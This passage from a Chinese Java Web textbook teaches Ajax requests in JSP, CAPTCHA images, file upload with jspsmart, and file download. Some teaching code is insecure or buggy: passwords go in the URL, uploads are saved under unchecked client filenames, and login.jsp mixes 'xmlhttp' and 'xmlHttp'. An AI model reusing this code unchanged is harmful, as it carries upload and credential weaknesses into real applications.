使用 Ajax 来完成该功能,“info.jsp”不变,主要是对“welcome1.jsp”进行修改。首先编写一段短小的 Ajax 代码,然后进行解释。注意,一定要保证自己的浏览器是 IE。如果不是 IE,可以从后面的篇幅中得到解决办法。

```

welcome2.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
    <body>
        <SCRIPT LANGUAGE = "JavaScript">
            function showInfo(){
                var xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");
                xmlhttp.open("GET", "info.jsp", true);
                xmlhttp.onreadystatechange = function() {
                    if (xmlhttp.readyState == 4) {
                        infoDiv.innerHTML = xmlhttp.responseText;
                    }
                }
                xmlhttp.send();
            }
        </SCRIPT>
        欢迎来到本系统. <HR>
        < input type = "button" value = "显示公司信息" onClick = "showInfo()">
        <div id = "infoDiv"></div>
    </body>
</html>

```



运行该页面,效果如图 12-7 所示。

单击按钮,效果如图 12-8 所示。




图 12-7 welcome2.jsp 运行效果(1)

欢迎来到本系统。

**显示公司信息**

地址: 北京市朝阳门外

电话: 010-89765434

图 12-8 welcome2.jsp 运行效果(2)

### » 注意

此时页面没有进行刷新,浏览器地址栏没有任何变化。言外之意,如果服务器反应缓慢,没关系,“welcome2.jsp”没有刷新,还能够在此时浏览页面剩余的部分,不至于在空白页面上等待。

以上“welcome2.jsp”就是用 Ajax 实现的简单功能,在 12.2 节将会详细介绍其技术要点。

## 12.2 Ajax 开发

### 12.2.1 Ajax 核心代码

从“welcome2.jsp”中可以看出,单击按钮之后,触发了 JavaScript 的 showInfo 函数,该函数内包含了 Ajax 的核心代码:

```
<SCRIPT LANGUAGE = "JavaScript">
function showInfo(){
    var xmlhttp = new ActiveXObject("Msxml2.XMLHTTP"); //步骤 1
    xmlhttp.open("GET", "info.jsp", true); //步骤 2
    xmlhttp.onreadystatechange = function() { //步骤 3
        if (xmlhttp.readyState == 4) { //步骤 4
            infoDiv.innerHTML = xmlhttp.responseText;
        }
    }
    xmlhttp.send(); //步骤 5
}
</SCRIPT>
```

根据上面的标记可以发现,实现 Ajax 的程序需要 5 个步骤。12.2.2 小节将对这 5 个步骤进行详细的解释。

### 12.2.2 API 解释

12.2.1 小节中的 5 个步骤实际上包含了 Ajax 的核心代码。

步骤 1,在 IE 中实例化“Msxml2.XMLHTTP”对象:

```
var xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");
```

“Msxml2.XMLHTTP”是IE浏览器内置的对象，该对象具有异步提交数据和获取结果的功能。如果不是IE浏览器，实例化方法如下：

```
<SCRIPT LANGUAGE = "JavaScript">
var xmlhttp = new XMLHttpRequest();
</SCRIPT>
```

其他浏览器的配置可以查看相应文档，因为不同浏览器都有相应的内置对象。在此推荐一个编程框架：

```
<SCRIPT LANGUAGE = "JavaScript">
var xmlhttp = false;
function initAJAX(){
    if(window.XMLHttpRequest){ //Mozilla等浏览器
        xmlhttp = new XMLHttpRequest();
    }
    else if(window.ActiveXObject){ //IE浏览器
        try{
            xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");
        }catch(e){
            try{
                xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
            }catch(e){
                window.alert("该浏览器不支持Ajax");
            }
        }
    }
}
</SCRIPT>
```

当然，可以在网页载入时运行该函数：

```
<html>
<body onLoad = "initAJAX ()">
...
</html>
```

步骤2，指定异步提交的目标和提交方式，调用了xmlHttp的open方法：

```
xmlHttp.open("GET", "info.jsp", true);
```

该方法一共3个参数，参数1表示请求的方式，一般有如下选择：GET、POST；

参数2表示请求的目标是“info.jsp”；当然，也可以在此处给“info.jsp”一些参数，如写成：

```
xmlHttp.open("GET", "info.jsp?account=0001", true);
```

表示赋给“info.jsp”名为account，值为0001的参数，“info.jsp”可以通过“request.getParameter("account")”方法获得该参数的值；

参数3最重要，为true表示异步请求，否则表示非异步请求。异步请求可以通俗理解为后台提交，此种情况下，请求在后台执行。以前面的“welcome2.jsp”为例，如果参数3取





true,按钮被按下去之后马上抬起。但是如果是 false,按钮被按下去之后,要等到服务器返回信息之后才能抬起,等待时间之内,网页处于类似停滞状态。

在 Ajax 开发中,第 3 个参数选择 true 值。

#### » 注意

此时只是指定异步提交的目标和提交方式,并没有进行真正的提交。

步骤 3,指定当 xmlhttp 状态改变时,需要进行的处理。处理一般是以响应函数的形式进行:

```
xmlHttp.onreadystatechange = function() {
    //处理代码
}
```

该代码中用到了 xmlhttp 的 onreadystatechange 事件,表示 xmlhttp 状态改变时,调用处理代码。此种方式是将处理代码直接写在后面,还有一种情况,那就是将处理代码单独写成函数:

```
xmlHttp.onreadystatechange = handle;
...
function handle(){
    //处理代码
}
```

在请求的过程中,xmlHttp 的状态不断改变,其状态保存在 xmlhttp 的 readyState 属性中,用“xmlHttp.readyState”表示,常见的 readyState 属性值如下。

- 0: 未初始化状态,对象已创建,尚未调用 open()。
- 1: 已初始化状态,调用 open()方法以后。
- 2: 发送数据状态,调用 send()方法以后。
- 3: 数据传送中状态,已经接到部分数据,但接收尚未完成。
- 4: 完成状态,数据全部接收完成。

每次状态改变,都会调用相应处理函数。下面用例子来说明该性质:

```
welcome3.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
    <body>
        <SCRIPT LANGUAGE = "JavaScript">
            var xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");
            function showInfo(){
                xmlhttp.open("GET", "info.jsp", true);
                xmlhttp.onreadystatechange = showState;
                xmlhttp.send();
            }
            function showState(){
                document.writeln(xmlhttp.readyState);
            }
        </SCRIPT>
        欢迎来到本系统. <HR>
        <input type = "button" value = "显示公司信息" onClick = "showInfo()">
```

```
</body>
</html>
```

运行程序,效果如图 12-9 所示。  
单击按钮,效果如图 12-10 所示。




图 12-9 welcome3.jsp 运行效果(1)



图 12-10 welcome3.jsp 运行效果(2)

说明该响应函数运行了 4 次。注意,0 在此处没有打印出来,是什么原因,读者可以自行分析。一般情况下,仅仅在 readyState 状态为 4 时才作相应操作。

步骤 4,编写处理代码:

```
xmlHttp.onreadystatechange = function() {
    if (xmlHttp.readyState == 4) {
        infoDiv.innerHTML = xmlHttp.responseText;
    }
}
```

该代码中表示,当 xmlHttp 的 readyState 为 4 时,将 infoDiv 内部的 HTML 代码变为“xmlHttp.responseText”,其中,“xmlHttp.responseText”表示 xmlHttp 从提交目标中得到的输出的文本内容,也就是“info.jsp”的输出。

#### ◆ 注意

xmlHttp 除了 responseText 属性外,还有一个属性: responseXml,表示从提交目标得到的 xml 格式的数据。

#### ◆ 特别说明

(1) infoDiv 除了有 innerHTML 属性之外,还有 innerText 属性,表示在该 div 内显示内容时,不考虑其 HTML 格式的标签,将内容原样显示。例如,本例中,如果将“infoDiv.innerHTML = xmlHttp.responseText;”改为“infoDiv.innerText = xmlHttp.responseText;”,显示的效果将会如图 12-11 所示。




图 12-11 修改后的页面运行效果

(2) 除了 div 可以达到动态显示内容的效果之外,HTML 中的 span 也可以做到该效果。不同的是,span 将其内部的内容以文本段显示,div 将其内部的内容以段落显示。一般而言,使用 div 从界面上看到的效果是: 内容会另起一行单独显示。

步骤 5,发出请求,调用 xmlHttp 的 send 函数:

```
xmlHttp.send();
```

如果请求方式是 get,send 可以没有参数,或者参数为 null; 如果请求方式是 post,可以将需要传送的内容传入 send 函数中以字符串的形式发出。

不过,即使是以 post 方式请求,send 函数仍然可以将参数置空,因为可以将需要传送的



内容附加在 url 后面进行请求,如:

```
xmlHttp.open("POST", "info.jsp?account=0001", true);
...
xmlHttp.send();
```

在“info.jsp”中用“request.getParameter("account")”得到。

由于 Ajax 项目中,目标页面是异步提交,因此,如果目标页面发生了修改,在客户端不一定能够马上检测到,显示的仍是以前的目标页面的内容。此种情况下,可以用如下方法进行解决。

- (1) 将目标页面直接输入 URL 进行访问,迫使服务器重新编译。
- (2) 将目标页面用“response.setHeader("Cache-Control", "no-cache");”设置为不在客户端缓存驻留。

## 12.3 Ajax 简单案例

### 12.3.1 表单验证需求

以登录界面为例,首先编写登录页面“login.jsp”,如图 12-12 所示。

如果登录成功(如 guokehua 登录成功),则在界面上显示如图 12-13 所示的信息。

如果登录失败,显示结果如图 12-14 所示。

图 12-12 登录页面

图 12-13 登录成功

图 12-14 登录失败

在登录时,浏览器窗口不刷新,浏览器地址栏上的地址不变,网页上其他部分的浏览不受影响。

### 12.3.2 实现方法

很明显,以上功能的实现可以借助于 Ajax。首先,登录表单中的账号和密码提交到 Servlet,由 Servlet 调用 DAO 进行验证,最后根据结果决定跳转到某个页面显示结果。

由于篇幅关系,对 DAO 的功能进行了简化,认为账号密码相等就登录成功。以下是 LoginServlet 的源代码:

```
LoginServlet.java
package servlets;
import java.io.IOException;
import javax.servlet.RequestDispatcher;
```

```

import javax.servlet.ServletContext;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.HttpSession;

public class LoginServlet extends HttpServlet {

    public void doPost(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        String account = request.getParameter("account");
        String password = request.getParameter("password");
        String loginState = "Fail";
        String targetUrl = "/loginFail.jsp";
        //认为账号密码相等就算登录成功,此处是对 DAO 的简化
        if(account.equals(password)){
            loginState = "Success";
            targetUrl = "/loginSuccess.jsp";
            HttpSession session = request.getSession();
            session.setAttribute("account", account);
        }
        request.setAttribute("loginState", loginState);
        ServletContext application = this.getServletContext();
        RequestDispatcher rd =
            application.getRequestDispatcher(targetUrl);
        rd.forward(request, response);
    }
}

```

该 Servlet 中,进行了数据验证,如果登录成功,跳转到“loginSuccess.jsp”,登录失败,跳转到“loginFail.jsp”。“loginSuccess.jsp”的代码如下:

```

loginSuccess.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
    <body>
        欢迎 ${account} 登录成功!<BR>
        您可以选择以下功能:<BR>
        <a href = "">查询学生</a><BR>
        <a href = "">修改学生资料</a><BR>
        <a href = "">修改用户资料</a><BR>
        <a href = "">退出</a><BR>
    </body>
</html>

```

此处进行模拟。“loginFail.jsp”的代码如下:

```

loginFail.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>

```



```

<body>
    对不起，登录失败！<BR>
    请您检查是否：<BR>
    账号名写错<BR>
    密码写错
</body>
</html>

```

最后是“login.jsp”，该 JSP 上有一个表单，单击登录按钮，进行异步提交。代码如下：

```

login.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
    <body>
        <SCRIPT LANGUAGE = "JavaScript">
            function login(){
                var account = document.loginForm.account.value;
                var password = document.loginForm.password.value;
                var xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");
                var url =
                    "servlet/LoginServlet?account=" + account + "&password=" + password;
                xmlhttp.open("POST", url, true);
                xmlhttp.onreadystatechange = function() {
                    if (xmlHttp.readyState == 4) {
                        resultDiv.innerHTML = xmlhttp.responseText;
                    }
                    else{
                        resultDiv.innerHTML += "正在登录，请稍候……";
                    }
                }
                xmlhttp.send();
            }
        </SCRIPT>
        欢迎登录学生管理系统。<hr>
        <div id = "resultDiv">
            <form name = "loginForm">
                请您输入账号:<input type = "text" name = "account"><BR>
                请您输入密码:<input type = "password" name = "password"><BR>
                <input type = "button" value = "登录" onclick = "login()">
            </form>
        </div>
    </body>
</html>

```

运行，即可得到相应的效果。

#### » 注意

此处的按钮类型千万不要写成 submit，否则会造成表单提交，界面刷新，不是 Ajax 效果。

### 12.3.3 需要注意的问题

从以上阐述可以看出，Ajax 具有如下优点。



- (1) 减轻服务器负担,避免整个浏览器窗口刷新时造成的重复请求。
- (2) 带来更好的用户体验。
- (3) 进一步促进页面呈现和数据本身的分离等。

但是,Ajax 也有相应的缺点,主要体现在以下方面。

- (1) 对浏览器具有一定的限制,对于不兼容的浏览器,可能无法使用。
- (2) Ajax 没有刷新页面,浏览器上的“后退”按钮是失效的,因此,客户经常无法回退到以前的操作等。

## 12.4 本章总结

本章学习了 Ajax 的基础知识。首先通过一些实际的案例,了解了 Ajax 技术的原理,最后通过一个简单的案例,讲解了 Ajax 技术的基础 API 编程。

## 12.5 上机习题

在数据库中建立一个表: T\_BOOK,包含图书 ID、图书名称、图书价格。

- (1) 制作“添加图书”界面,界面上有一个表单,输入书本号、书本名称和价格,提交,能够用 INSERT 语句向 T\_BOOK 表中插入记录,但是页面不刷新。
- (2) 做一个图书模糊查询界面,输入图书名称的模糊信息,能够显示系统中所有图书的名称和图书价格。但是页面不刷新,结果在页面下方显示。

## 第 13 章

## 验证码和文件上传、下载

建议学时：2


验证码可以防止恶意用户利用机器人程序强行注册、登录，文件上传、下载也是 Web 网站中经常使用的功能。本章将学习验证码的开发和文件上传、下载的基本实现。

### 13.1 使用 JSP 验证码

为什么需要验证码呢？首先来看下面这张图片，如图 13-1 所示。

图中显示了某系统的登录页面。从页面上可以看出，似乎可以通过账号和密码来进行验证，但是，页面上出现了一个新的输入项：验证码。

验证码有什么作用呢？假想该系统没有验证码，直接通过用户名和密码登录，那么就有可能有恶意的用户不停输入用户名和密码进行登录试探，或者使用一个输入程序（俗称机器人程序）不停地登录，有理由相信总有一天他是能够破解密码的，然后他就可以使用别人的账号了。或者即使他没有破解密码，只是不停地在登录，服务器每次都会验证数据库，也会严重地降低服务器的效率，导致其他人不能使用。但是有了验证码之后，就可以避免这种现象，如图 13-2 所示。




登录名或邮箱：  
密 码：  
校验码：  
  
[重新获得验证码](#)  
 2周内不用再登录  
 [没有注册？点此处注册](#)

图 13-1 含有验证码的表单



图 13-2 验证码

因为每登录一次服务器，客户都需要提供一次验证码，而验证码每次都是不同的。所以很难使用机器人程序反复登录，因为机器人程序无法认识验证码。这就是验证码强大的功能所在。

所谓验证码，就是由服务器产生的一串随机数字或符号，形成一幅图片，图片应该传给客户端，为了防止客户端用一些程序来进行自动识别，图片中通常要加上一些干扰像素，由

用户肉眼识别其中的验证码信息。客户输入表单提交时，验证码也提交给网站服务器，只有验证成功，才能执行实际的数据库操作。

验证码在网络投票、交友论坛、网上商城等业务中，经常用来防止恶意客户侵入、恶意灌水、刷票等，在 Web 中有着重要的应用。

验证码为什么可以防止对网站的恶意访问呢？首先介绍验证码必须满足的几个性质。

(1) 不同的请求，得到的验证码应该是随机的，或者是无法预知的，必须由服务器端产生。

(2) 验证码必须通过人眼识别，而通过图像编程的方法编写的机器人程序在客户端运行，几乎无法识别。这就是验证码都比较歪斜或者模糊的原因，否则很容易通过图像处理算法来识别。

(3) 除了人眼观察之外，客户端无法通过其他手段获取验证码信息。这就是验证码为什么用图片，而不是直接用一个数字文本在页面上显示，可以防止客户端通过访问网页源代码的方式获取验证码的内容。

最初的验证码，只是几个随机生成的数字，但是很快就有能识别数字的软件了。常见的验证码是随机数字(有的系统也用随机文字)图片验证码，不过，目前也正在研究对验证码的识别。

验证码的工作流程如下。

(1) 服务器端随机生成验证码字符串，保存在 session 中，并写入图片，将图片连同表单发给客户端。

(2) 客户端输入验证码，并提交，服务器端获取客户提交的验证码，和前面产生的随机验证码字符串相比较；如果相同，则继续进行表单所描述的操作(如登录、注册等)；如果不同，直接将错误信息返回给客户端。避免程序的继续运行以及访问数据库。

## 13.2 验证码开发

### 13.2.1 在 JSP 上实现验证码

在 JSP 上开发验证码步骤如下。

(1) 实例化“java.awt.image.BufferedImage”类。它的作用是访问图像数据缓冲区，或者说对所要绘的图片对象进行访问。

```
BufferedImage image = new BufferedImage(width, height,  
    BufferedImage.TYPE_INT_RGB);
```

width、height 表示的是产生图片的大小，“BufferedImage.TYPE\_INT\_RGB”是指使用的颜色模式为 RGB 模式(具体其他模式读者可以自己去了解)。

(2) 从 BufferedImage 中获取 Graphics 类对象(画笔)，并设定相关属性。

```
Graphics g = image.getGraphics();
```



Graphics 提供了对几何形状、坐标转换、颜色管理和文本布局更为复杂的控制。

```
g.setColor(Color color); //设置颜色
g.fillRect(int, int, int, int); //设置生成的图片为长方形
```

(3) 产生 4 位数随机数，并将其存入 session 中。

```
//产生随机数
Random rnd = new Random();
int randNum = rnd.nextInt(8999) + 1000;
String randStr = String.valueOf(randNum);
session.setAttribute("randStr", randStr);
```

(4) 用画笔画出随机数和干扰点。

```
g.setColor(Color.black);
g.setFont(new Font("", Font.PLAIN, 20));
g.drawString(randStr, 10, 17);
//随机产生 100 个干扰点，使图像中的验证码不易被其他程序探测到
for (int i = 0; i < 100; i++) {
    int x = rnd.nextInt(width);
    int y = rnd.nextInt(height);
    g.drawOval(x, y, 1, 1);
}
```

(5) 输出图像。

```
// 输出图像到页面
ImageIO.write(Image image, "JPEG", response.getOutputStream());
```

(6) 清除缓冲区。

```
out.clear();
out = pageContext.pushBody();
```

下面通过这 6 个步骤在 JSP 页面生成验证码：

```
validate.jsp

<%@ page language = "java"
import = "java.awt.*"
import = "java.awt.image.BufferedImage"
import = "java.util.*"
import = "javax.imageio.ImageIO"
pageEncoding = "gb2312" %>
<%
response.setHeader("Cache-Control", "no-cache");
// 在内存中创建图像
int width = 60, height = 20;
BufferedImage image = new BufferedImage(width, height,
    BufferedImage.TYPE_INT_RGB);
//获取画笔
Graphics g = image.getGraphics();
//设定背景色
```

```
g.setColor(new Color(200, 200, 200));
g.fillRect(0, 0, width, height);
//取随机产生的验证码(4位数字)
Random rnd = new Random();
int randNum = rnd.nextInt(8999) + 1000;
String randStr = String.valueOf(randNum);
//将验证码存入 session
session.setAttribute("randStr", randStr);
//将验证码显示在图像中
g.setColor(Color.black);
g.setFont(new Font("", Font.PLAIN, 20));
g.drawString(randStr, 10, 17);
//随机产生100个干扰点,使图像中的验证码不易被其他程序探测到
for (int i = 0; i < 100; i++) {
    int x = rnd.nextInt(width);
    int y = rnd.nextInt(height);
    g.drawOval(x, y, 1, 1);
}
//输出图像到页面
ImageIO.write(image, "JPEG", response.getOutputStream());
out.clear();
out = pageContext.pushBody();
%>
```

在浏览器中访问“validate.jsp”页面得到(当然读者的机器上获得的验证码不一定相同)如图 13-3 所示的效果。

刷新,获得不同的验证码。

但是验证码单独出现,还没有起到安全保障的作用,因为验证码还需要和表单提交组合起来使用。将验证码和登录组合起来使用的思想就是把验证码当作一张图片处理,如下代码:

```
loginForm.jsp
<%@ page language="java" pageEncoding="gb2312" %>
<html>
<body>
欢迎登录本系统<BR>
<form action="/Prj13/servlet/ValidateServlet" method="post">
    请您输入账号:<input type="text" name="account"/><BR>
    请您输入密码:<input type="password" name="password"/><BR>
    请输入验证码:<input type="text" name="code" size="10">
    <!-- 将验证码当成图片处理 -->
    
    <input type="submit" value="登录">
</form>
</body>
</html>
```

访问“loginForm.jsp”页面即可得到如图 13-4 所示的效果。




图 13-3 产生的验证码



图 13-4 loginForm.jsp 运行效果

### 13.2.2 实现验证码刷新


当用户看不清楚验证码的时候可以通过刷新实现重新生成验证码。验证码的刷新技术有很多种，一般使用 JavaScript 刷新验证码，最方便的方法是，单击验证码图片，获得新的验证码。本例中使用 JavaScript 来刷新验证码：

```

refresh.jsp
<%@ page language="java" pageEncoding="gb2312" %>
<html>
    <body>
        <script type="text/javascript">
            function refresh(){
                loginForm.imgValidate.src = "validate.jsp";
            }
        </script>
        欢迎登录本系统<BR>
        <form name="loginForm" action="/Prj13/servlet/ValidateServlet" method="post">
            请您输入账号:<input type="text" name="account"/><BR>
            请您输入密码:<input type="password" name="password"/><BR>
            请输入验证码:<input type="text" name="code" size="10">
            <BR>
            <input type="submit" value="登录">
        </form>
    </body>
</html>

```

访问“refresh.jsp”页面得到如图 13-5 所示的页面。  
单击验证码图片，验证码会刷新。



### 13.2.3 用验证码进行验证

图 13-5 refresh.jsp 运行效果

下面使用验证码进行验证。单击“登录”按钮将访问 ValidateServlet，该 Servlet 的作用是，根据输入的验证码的正确性决定是否将请求向下提交。

#### ValidateServlet.java

```

package servlets;

import java.io.IOException;
import java.io.PrintWriter;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

```

```

import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpSession;

public class ValidateServlet extends HttpServlet {
    public void doPost(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        //得到提交的验证码
        String code = request.getParameter("code");
        //获取 session 中的验证码
        HttpSession session = request.getSession();
        String randStr = (String)session.getAttribute("randStr");
        response.setCharacterEncoding("gb2312");
        PrintWriter out = response.getWriter();
        if(!code.equals(randStr)){
            out.println("验证码错误!");
        }
        else{
            out.println("验证码正确!跳转到 LoginServlet.....");
        }
    }
}

```

首先访问“refresh.jsp”页面，并输入不正确的验证码，得到如图 13-6 所示的效果。如果输入的验证码正确，单击“登录”按钮将得到如图 13-7 所示的效果。

图 13-6 验证码错误页面

图 13-7 验证码正确页面

因此成功实现了验证码验证。

#### 注意

在验证码验证的过程中，由于生成的随机数在验证码生成时已经被放进 session 中了，所以 ValidateServlet 才可以从 session 中获取随机数。

### 13.3 认识文件上传

在 Java Web 应用开发中，文件的上传是必不可少的功能，例如上传简历、上传图片、上传源代码等，如图 13-8 所示。

\*资源描述：

需要大于20个字符,不支持HTML标签。  
请勿上传小说、mp3、图片等与技术无关的内容

\*文件：

您可以上传小于15MB的文件

图 13-8 文件上传

提到实现文件上传，最传统而且最常被用到的莫过于文件上传控件：`<input type="file">`。下面利用简单的例子介绍`<input type="file">`控件的用法。



```

fileTest.jsp
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>
<html>
<body>
    文件上传
    <hr>
    <form method = "post" name = "upload">
        请你选择一个文件进行上传:
        <input type = "file" name = "myFile">
        <input type = "submit" value = "上传">
    </form>
</body>
</html>

```

程序运行的效果如图 13-9 所示。

图 13-9 fileTest.jsp 运行效果

通过该控件,单击“浏览”按钮,就能选择指定的文件进行上传操作。

文件上传的本质,其实就是把客户端本地计算机的文件保存到网站服务器中,当然,此时不能简单用“request.getParameter()”方法来获得文件的数据。

## 13.4 实现文件上传

### 13.4.1 文件上传包

接下来介绍如何实现文件的上传功能。当然,可以利用前面章节的知识,使用 JSP+Servlet 这一传统的方式实现,但是,需要考虑到不少的问题:文件编码格式、文件大小或者是文件分块等问题,使用传统方法解决上述问题是比较令人头痛的事。

Java 是一门开源的语言,互联网上提供了很多免费的功能多样的组件,其中包括实现文件上传功能的组件。

此处介绍的是比较有名的 jspsmart 文件上传包。jspsmart 文件上传包功能强大却非常易用,只需几行代码就可以实现文件的上传功能。另外,其还可以对上传过程进行监控,对文件的大小以及类型作出限制。

首先,需要在网上下载 jspsmart 文件上传包,下载后解压,里面会是一个 jar 包,使用的时候将其复制到项目的 lib 文件夹下即可。本例中提供的是“jsmartcom\_zh\_CN.jar”。

### 13.4.2 实现文件上传

下面利用 jspsmart 文件上传包实现文件上传的功能。此处,继续采用 Servlet 编程方式实现该功能。

首先,需要定义表单,用于向服务器上传指定的文件。程序如下:

```
uploadForm.jsp
<%@ page language = "java" pageEncoding = "gb2312" %>
<html>
    <body>
        文件上传
        <hr>
        <form action = "/Prj13/servlet/UploadServlet" method = "post"
            enctype = "multipart/form-data">
            你选择一个文件进行上传:
            <input type = "file" name = "myFile">
            <input type = "submit" value = "上传">
        </form>
        ${msg}
    </body>
</html>
```

“uploadForm.jsp”程序与传统表单唯一不同的是,在 form 表单中添加了 enctype 属性,该属性告诉 Servlet,表单提交的数据将会被编码并且具备多个部分,并且,其值一定是 multipart/form-data,而 method 一定是 post。

“jsmartcom\_zh\_CN.jar”中提供了很多 API,其中比较重要的有以下几个。

#### (1) com.jspsmart.upload.SmartUpload

“com.jspsmart.upload.SmartUpload”负责进行文件上传,其具有以下重要 API。

① SmartUpload.initialize(ServletConfig, HttpServletRequest, HttpServletResponse); 在进行上传之前,需要进行初始化,传入当前 Servlet 的 ServletConfig、HttpServletRequest 和 HttpServletResponse 参数。

② SmartUpload.upload(); 实现上传。

③ SmartUpload.getFiles(); 获取上传的所有文件对象。

④ SmartUpload.getFiles().getFile(i); 获取上传的第 i 个对象,返回 com.jspsmart.upload.File。

#### (2) com.jspsmart.upload.File

“com.jspsmart.upload.File”封装了上传的文件对象,包含以下重要方法。

① File.getFileName(); 得到文件名。

② File.getFilePathName(); 得到文件路径全名。

③ File.saveAs(String,int); 将文件进行保存,参数 1 是保存的路径,参数 2 是保存的方式,有如下选择:

SmartUpload.SAVE\_PHYSICAL: 按照硬盘上的物理路径保存。

SmartUpload.SAVE\_VIRTUAL: 按照网站的虚拟路径保存。

接下来,编写处理上传文件的 Servlet 类,将上传的文件名保存在服务器 C 盘根目录下。程序如下:

```
UploadServlet.java
package servlets;

import java.io.IOException;
import javax.servlet.RequestDispatcher;
```



```

import javax.servlet.ServletConfig;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import com.jspsmart.upload.File;
import com.jspsmart.upload.SmartUpload;
import com.jspsmart.upload.SmartUploadException;
public class UploadServlet extends HttpServlet {
    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
ServletException, IOException {
        SmartUpload smartUpload = new SmartUpload();
        //初始化
        ServletConfig config = this.getServletConfig();
        smartUpload.initialize(config, request, response);
        try {
            //上传文件
            smartUpload.upload();
            //得到上传的文件对象
            File smartFile = smartUpload.getFiles().getFile(0);
            //保存文件
            smartFile.saveAs("C:/"
                + smartFile.getFileName(),
                smartUpload.SAVE_PHYSICAL); //保存文件
        } catch (SmartUploadException e) {
            e.printStackTrace();
        }
        String msg = "Upload Success!";
        request.setAttribute("msg", msg);
        RequestDispatcher rd = request.getRequestDispatcher("/uploadForm.jsp");
        rd.forward(request, response);
    }
}

```

上面的程序中首先实例化了 jspsmart 包中 SmartUpload 类的对象 smartUpload，执行上传初始化，然后调用 upload() 函数进行上传文件操作。随后，利用 jspsmart 包中 File 类对象调用 saveAs() 函数保存文件。其中 SAVE\_PHYSICAL 表示以物理路径保存文件。

在 uploadForm.jsp 中单击“浏览”按钮，选择其中的文件，单击“上传”按钮，如图 13-10 所示。

最后，在 uploadForm.jsp 中会显示上传成功的提示信息。程序运行效果如图 13-11 所示。

图 13-10 上传界面

Upload Success!

图 13-11 上传成功

在 C 盘也可以看到相应的文件。由此可见，使用 jspsmart 文件上传包，可以非常方便地实现文件的上传功能。

上面的例子中，程序把上传的文件保存在 C 盘中，实际的应用中，往网站上传文件后，

文件会通常会保存在服务器端。通常建议文件保存在服务器端当前项目中的某个目录下。此时,只需要修改 UploadServlet.java 的源代码即可将文件保存在相对路径下,并在保存文件时,将保存方式设置为 smartUpload.SAVE\_VIRTUAL。如下代码段:

```
...  
//保存文件  
smartFile.saveAs("/FILES/" + smartFile.getFileName(),  
    smartUpload.SAVE_VIRTUAL);  
...
```

就是将文件保存在当前项目下的 FILES 目录下。

## 13.5 文件下载

文件下载相信是 Web 应用程序中最常见的功能之一。通过文件下载的功能,可以分享到任何自己喜欢的资源。


文件下载很简单,最常见的情况,只需要将链接目标指向下载文件即可。例如,在/FILES 下有如图 13-12 所示的文件 img.jpg。

以下代码实现了链接下载:



图 13-12 img.jpg 文件

```
download1.jsp  
<%@ page language = "java" import = "java.util.*" pageEncoding = "gb2312" %>  
<html>  
  <body>  
    文件下载  
    <hr>  
    <a href = "/Prj13/FILES/img.jpg">下载</a>  
  </body>  
</html>
```



运行程序,效果如图 13-13 所示。

图 13-13 download1.jsp

右击“下载”链接,选择“另存为”,可以将图片下载保存,如

运行效果

图 13-14 所示。

关于文件的下载,存在一个重要的问题,那就是下载文件直接出现下载框。在下载一些文件,如图片、Word 文档时,如果单击下载链接或者按钮,会直接在浏览器中打开这些文件。如 13.4 节中的下载案例,单击之后,效果如图 13-15 所示。

